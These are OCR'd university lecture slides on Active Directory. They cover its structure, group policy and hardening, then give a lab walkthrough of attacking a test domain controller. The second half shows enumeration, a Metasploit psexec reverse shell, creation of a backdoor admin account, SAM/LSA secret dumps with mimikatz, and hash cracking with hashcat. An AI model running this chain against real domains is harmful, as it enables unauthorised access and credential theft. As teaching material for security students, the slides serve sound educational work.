9. Active Directory

Jin Hong

jin.hong@uwa.edu.au

Active Directory


- Active Directory is a directory service with main task of allowing administrators to manage permissions and control access to network resources.
- Active Directory Domain Services (AD DS) are a core component of Active Directory and provide the primary mechanism for authenticating users and determining which network resources they can access.
- The server running AD DS is called a Domain Controller (DC).
- AD DS also provides additional features such as Single Sign-On (SSO), security certificates, LDAP, and access rights management.
- The service records data on users, devices, applications, group and devices in a hierarchical structure.
- At the highest level, AD provides authentication and authorization functions within a Windows domain environment.
- It is conveniently structured for the administrator to find the details of resources connected to the network from one location.

Active Directory

Key components of AD

- Objects
  - Users, Machines etc.
- Trees and Forests
  - Transitive and Non-Transitive Trust
- Domain Controllers and Domain
- Groups
  - Security Groups
  - Distributions Groups

Active Directory




Trees and Forests

- Forest
  - A collection of one or more AD domains.
  - The first domain installed in a forest is called the *forest root domain*.
  - A forest contains a single definition of network configuration and a single instance of the directory schema.
  - A forest is a single instance of the directory
    - no data is replicated by AD outside the boundaries of the forest.

- Tree
  - The DNS namespace of domains in a forest creates trees within the forest.
  - If a domain is a subdomain of another domain, the two domains are considered a tree.
  - The domains must constitute a contiguous portion of the DNS namespace.
  - Trees are the result of the DNS names chosen for the domains in a forest.


Trees and Forests

- Active Directory is set up in a hierarchical tree structure.
- A forest is at the top, containing one or more domains that can have their own nested subdomains.
  - A forest can contain multiple domains, and each of these domains can include its own subdomains.



Trees and Forests

- Active Directory is set up in a hierarchical tree structure.
- A forest is at the top, containing one or more domains that can have their own nested subdomains.
  - A forest can contain multiple domains, and each of these domains can include its own subdomains.



Domain Controller (DC) and Domain

- Domain Controllers (DC)
  - The DC in a central computer that will respond to all AD requests.
    - E.g., The DC handles authentication requests and authenticate other computers throughout the network.
  - The DCs are basically servers that perform the AD DC role.
  - The DCs also run the Kerberos Key Distribution Center (KDC) service.

Groups

There are three group scopes for each group type:

- Domain local
  - Used to manage access permissions to different domain resources only in the domain where it was created.
  - A local group cannot be used in other domains (but a local group may include users from another domain).
  - A local group can be contained in another local group, but it cannot be added to the global group.

- Global
  - This group type can be used to provide access to resources in another domain.
  - In this group, you can add only accounts from the same domain in which the group was created.
  - A global group can be added to other global and local groups.

- Universal
  - It is recommended to use it in large Active Directory forests.
  - You can define roles and manage resources that are distributed across multiple domains.
  - Changing the universal group causes the Global Catalog to be replicated throughout the whole enterprise.

Group Policy

- Group Policy provides a method of centralizing configuration settings and management of operating systems, computer settings and user settings in a Microsoft IT environment.
- Without AD, you only have the local group policy for your own machine.
- With AD, the group policy can be applied to four levels:
  - Local computer
  - Site
  - Domain
  - Organisational unit (OU)

Group Policy

- The Windows settings directly affect Windows. The following extensions are available:
  - Environment
  - Files
  - Folders
  - Registry
  - Nextwork Shares
  - Shortcuts

Group Policy

- You can also make changes to the control panel settings:

- Data Sources
- Devices
- Folder Options
- Local users and Groups
- Network Options
- Power Options
- Printers
- Scheduled Tasks
- Services
- Internet Settings
- Regional Options
- Start Menu

Active Directory Events

- There are various AD events that can be triggered. Here are some important /frequently monitored events.

Windows Event ID	Description
4618	A security event pattern has been recognised
4649	A replay attack was detected
4719	A system audit policy was changed
4765	SID History added to an account
4766	The attempt failed to add SID History account
4794	Attempt to launch Directory Services Restore mode
4897	Role separation enabled
4964	Special groups have been assigned a new logon
5124	Security updated on OCSP Responder Service
1102	Audit log was cleared

Securing AD

Domain Controller

- As seen by the AD diagram before, the DC becomes the single point of failure.
  - i.e., compromise the DC, you can exploit the authentication of users and credential data stored, and tamper with authorization requests.
- Best practices
  - Physical security is required
  - Limit the software and roles installed on DCs
  - Standardise DC configuration (i.e., don't fiddle with settings yourself, especially if you aren't sure).

Securing AD

Password policy

- It is essential to establish a robust password policy
- You can control the password complexity used in the AD
  - Length, complexity etc.
- Best practices
  - Follow the NIST password guidelines
    - https://pages.nist.gov/800-63-3/sp800-63b.html
  - Single strong password > regularly updated weak passwords
  - User-friendly password requirements -> might force unwanted behaviours e.g., sticky notes with passwords
  - Monitor admin password resets.

Securing AD

Group Policy

- Group policy can enforce consistency and security across multiple devices, but good group policy is often difficult to achieve due to the complexity of different requirements.
- Best practices
  - Monitor changes to the security group memberships (access, modify or remove privileges)
  - Review security group policies regularly
  - Disassociate unnecessary privilege assignments from users
  - Monitor unauthorized modification to AD accounts

Common mistakes managing AD

- Using accounts with admin rights for everyday use
- Adding users to Domain Admins group instead of delegating access
- Having poor backup/recovery plans
- Managing Active Directory from your domain controllers
- Not terminating stale accounts
- Having poor password policies in place
- No Active Directory auditing and monitoring

Active Directory: Windows vs Azure

- Azure AD is a cloud-based AD DS, whereas the Windows AD is server-based AD DS.
- Currently, the Azure AD does not fully provide the functionalities of Windows AD.
- Sometimes the Windows AD will be hosted on the cloud, and VPN is used to access the AD DS.
- Azure AD is still improving, a space to keep an eye on.

Exploiting AD

- Contents in the lecture differs from the labs.
- The labs will first go over how to setup AD DS.
- Once the setup is done, you can try the contents covered in the lectures.
- The exploits covered in the labs are different to the ones covered in the lectures.

- The demo in the lecture assumes you have setup the AD DS, and also have found some user credentials (which are covered in the labs).

Exploiting AD

- Scan for the DC details

```
┌──(jin㉿kali)-[~]
└─$ sudo nmap -sV -O 192.168.68.13
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-09 23:43 AWST
Nmap scan report for 192.168.68.13
Host is up (0.0022s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-09-10 06:43:32Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: dc.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: dc.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: F6:B7:6E:4D:7B:FC (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
```

Exploiting AD

- You can discover more details using the found credentials
- E.g., login using RPC service available from the DC.
  - rpcclient -U testuser1 192.168.68.13
  - srvinfo
  - enumdomains
  - querydominfo
  - enumdomusers
  - enumdomgroups
  - querygroup 0x200
  - queryuser 0x455

rpcclient is a legitimate service in AD!

Exploiting AD

- Enumerating those commands are tedious.
- They are of course packaged into automated scripts in the metaxploit.

- We can use scripts to get details automatically.
  - E.g., against the LDAP service running
  - `nmap -n -sV --script "ldap* and not brute" 192.168.68.13`

```
┌──(jin㉿kali)-[~]
└─$ sudo nmap -n -sV --script "ldap* and not brute" 192.168.68.13
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-09 23:47 AWST
Nmap scan report for 192.168.68.13
Host is up (0.0029s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-09-10 06:47:35Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: dc.local, Site:
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|       domainFunctionality: 7
|       forestFunctionality: 7
|       domainControllerFunctionality: 7
|       rootDomainNamingContext: DC=dc,DC=local
|       ldapServiceName: dc.local:dc-01$@DC.LOCAL
|       isGlobalCatalogReady: TRUE
|       supportedSASLMechanisms: GSSAPI
|       supportedSASLMechanisms: GSS-SPNEGO
|       supportedSASLMechanisms: EXTERNAL
|       supportedSASLMechanisms: DIGEST-MD5
|       supportedLDAPVersion: 3
```

Exploiting AD

- If you have found a valid credential, then you can also use ldapdomaindump to get an overview of the DC (covered in the labs)


```
ldapdomaindump 192.168.68.13 -u 'DC\testuser1' -p
'StrongPassword1' --no-json --no-grep
```

```
┌──(jin㉿kali)-[~/cits3006/lect9]
└─$ ldapdomaindump 192.168.68.13 -u 'DC\testuser1' -p 'StrongPassword1' --no-json --no-grep
[*] Connecting to host ...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

┌──(jin㉿kali)-[~/cits3006/lect9]
└─$ ls
domain_computers_by_os.html  domain_groups.html  domain_trusts.html  domain_users.html
domain_computers.html        domain_policy.html  domain_users_by_group.html
```

Exploiting AD

- One of the users (sqldatabase) has description that reveals the password!
  - In the lab, try to create this account also.



Exploiting AD

- From the list of services, there is no SSH.
- So even if you discover the admin account (see lab, also the previous slide), you need a physical access to the machine to login.
  - SMB nor RPC will let you use typical commands you could on shell (unless used with other exploits)
  - We assume physical access is not feasible.
- We can instead use Metasploit to get a reverse shell on the DC instead.
- One approach is by exploiting the psexec (MS Windows authenticated user code execution)
- This assumes that you have found some accounts that can log into manage AD.
  - For us, the account below (but you can also use the testadmin account made in the lab)

sql database	sql database	sqldatabase	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users	09/01/22 17:59:36	09/01/22 18:42:18	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	09/01/22 17:59:36	1109	the password is StrongPassword4

Exploiting AD

```
msf6 > search psexec

Matching Modules
================

   #   Name                                          Disclosure Date  Rank       Check  Description
   -   ----                                          ---------------  ----       -----  -----------
   0   auxiliary/scanner/smb/impacket/dcomexec       2018-03-19       normal     No     DCOM Exec
   1   exploit/windows/smb/ms17_010_psexec           2017-03-14       normal     Yes    MS17-010 EternalRomance/Eterr
 SMB Remote Windows Code Execution
   2   auxiliary/admin/smb/ms17_010_command          2017-03-14       normal     No     MS17-010 EternalRomance/Eterr
 SMB Remote Windows Command Execution
   3   auxiliary/scanner/smb/psexec_loggedin_users                    normal     No     Microsoft Windows Authenticat
ation
   4   exploit/windows/smb/psexec                    1999-01-01       manual     No     Microsoft Windows Authenticat
   5   auxiliary/admin/smb/psexec_ntdsgrab                            normal     No     PsExec NTDS.dit And SYSTEM Hi
   6   exploit/windows/local/current_user_psexec     1999-01-01       excellent  No     PsExec via Current User Toker
   7   encoder/x86/service                                            manual     No     Register Service
   8   auxiliary/scanner/smb/impacket/wmiexec        2018-03-19       normal     No     WMI Exec
   9   exploit/windows/smb/webexec                   2018-10-24       manual     No     WebExec Authenticated User Co
   10  exploit/windows/local/wmi                     1999-01-01       excellent  No     Windows Management Instrument
d Execution


Interact with a module by name or index. For example info 10, use 10 or use exploit/windows/local/wmi

msf6 > use 4
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > show options
```

Exploiting AD

```
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.68.13    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metas
                                                    ploit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             dc.local         no        The Windows domain to use for authentication
   SMBPass               StrongPassword4  no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write f
                                                    older share
   SMBUser               sqldatabase      no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.68.8     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Don’t forget to set the payload to windows/x64/meterpreter/reverse_tcp

Forgot to screenshot

Exploiting AD

- This got us the local admin account!
  - In practice, you would gain a different privilege on the DC as a AD administrator.
  - We just made this testadmin account with the full privilege (which we should not).
  - At this point, we have got the system privilege on the DC, so we can do anything really.
  - Assuming we didn't we will keep exploring how to get the DC Admin account

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.68.8:4444
[*] 192.168.68.13:445 - Connecting to the server ...
[*] 192.168.68.13:445 - Authenticating to 192.168.68.13:445|dc.local as user 'sqldatabase' ...
[*] 192.168.68.13:445 - Selecting PowerShell target
[*] 192.168.68.13:445 - Executing the payload ...
[+] 192.168.68.13:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175686 bytes) to 192.168.68.13
[*] Meterpreter session 3 opened (192.168.68.8:4444 → 192.168.68.13:56011) at 2022-09-10 00:21:12 +0800

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Exploiting AD

- Since we have privilege to administer AD, we can add our own AD admin users.
- To do this, load powershell and add a new user

```
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_shell
PS > 
```

Exploiting AD

1. Create the account first
2. Provide elevated privilege
3. Check the account is enabled

```
meterpreter > powershell_execute 'New-ADUser -Name "hacker" -Accountpassword (ConvertTo-SecureString -AsPlainText "SuperSecurePassword123!" -Force) -Enabled $true'
[+] Command execution completed:
```

```
meterpreter > powershell_execute 'net localgroup Administrators /add DC\hacker'
[+] Command execution completed:
The command completed successfully.
```

```
┌──(jin㉿kali)-[~/cits3006/lect9]
└─$ rpcclient -U hacker 192.168.68.13
Password for [WORKGROUP\hacker]:
rpcclient $>
```

Exploiting AD

- Now let's actually try to get the DC admin account.

```
meterpreter > load mimikatz
[!] The "mimikatz" extension has been replaced by "kiwi". Please use this in future.
[!] The "kiwi" extension has already been loaded.
meterpreter > help kiwi

Kiwi Commands
=============

    Command                Description
    -------                -----------
    creds_all              Retrieve all credentials (parsed)
    creds_kerberos         Retrieve Kerberos creds (parsed)
    creds_livessp          Retrieve Live SSP creds
    creds_msv              Retrieve LM/NTLM creds (parsed)
    creds_ssp              Retrieve SSP creds
    creds_tspkg            Retrieve TsPkg creds (parsed)
    creds_wdigest          Retrieve WDigest creds (parsed)
    dcsync                 Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm            Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create   Create a golden kerberos ticket
    kerberos_ticket_list   List all kerberos tickets (unparsed)
    kerberos_ticket_purge  Purge any in-use kerberos tickets
```

Exploiting AD

- To do this, we will use mimikatz
- Mimikatz is an open-source application that allows users to view and save authentication credentials such as Kerberos tickets.
- The toolset works with the current release of Windows and includes a collection of different network attacks to help assess vulnerabilities.
  - See more from here: https://www.varonis.com/blog/what-is-mimikatz
- Mimikatz comes with Metasploit so you don't have to install it.

```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : DC-01
SysKey : 87f30fb9f503a25cfb4f5855f8453e08
Local SID : S-1-5-21-2368852635-2230101298-3126136539

SAMKey : 978fd56c4d0979e25c9af7b035350edc

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: e82d21ba7db9b1ad6479df9f3ea4816e

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount


meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : DC-01
SysKey : 87f30fb9f503a25cfb4f5855f8453e08

Local name : DC-01 ( S-1-5-21-2368852635-2230101298-3126136539 )
Domain name : DC ( S-1-5-21-3802572634-950361194-1916011074 )
Domain FQDN : dc.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {d39cdafe-d586-2305-50a5-c8623aaa55e4}
  [00] {d39cdafe-d586-2305-50a5-c8623aaa55e4} 8b6bda88551d0056a11c4376a06cb594cfb20dda7dfec8f0786a66fab16a3ba4

Secret  : $MACHINE.ACC
cur/hex : fe b1 a0 d8 8d 1d 99 80 f6 46 4a f6 ba af 37 0d 2e e1 32 3b 93 53 67 26 f6 31 a7 a4 2e 42 fc 64 64 cd ad
```

Exploiting AD


- What is lsa_dump_sam?
- SAM (Security Account Manager) has a database that stores the hashes of all passwords.
- NTLM (Windows New Technology LAN Manager) is a suite of security protocols including authentication.
- The script is essentially saving the following registry entry:
  - HKLM\SAM
  - HKLM\SYSTEM
- Once dumped, you can retrieve the hashes from the dumped files.
  - The raw dump files are very messy, so the script does the cleaning for you.

Exploiting AD

- Save the output into a text file, then we run hashcat
- hashcat -m 1000 hashdump.txt /usr/share/wordlists/rockyou.txt

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
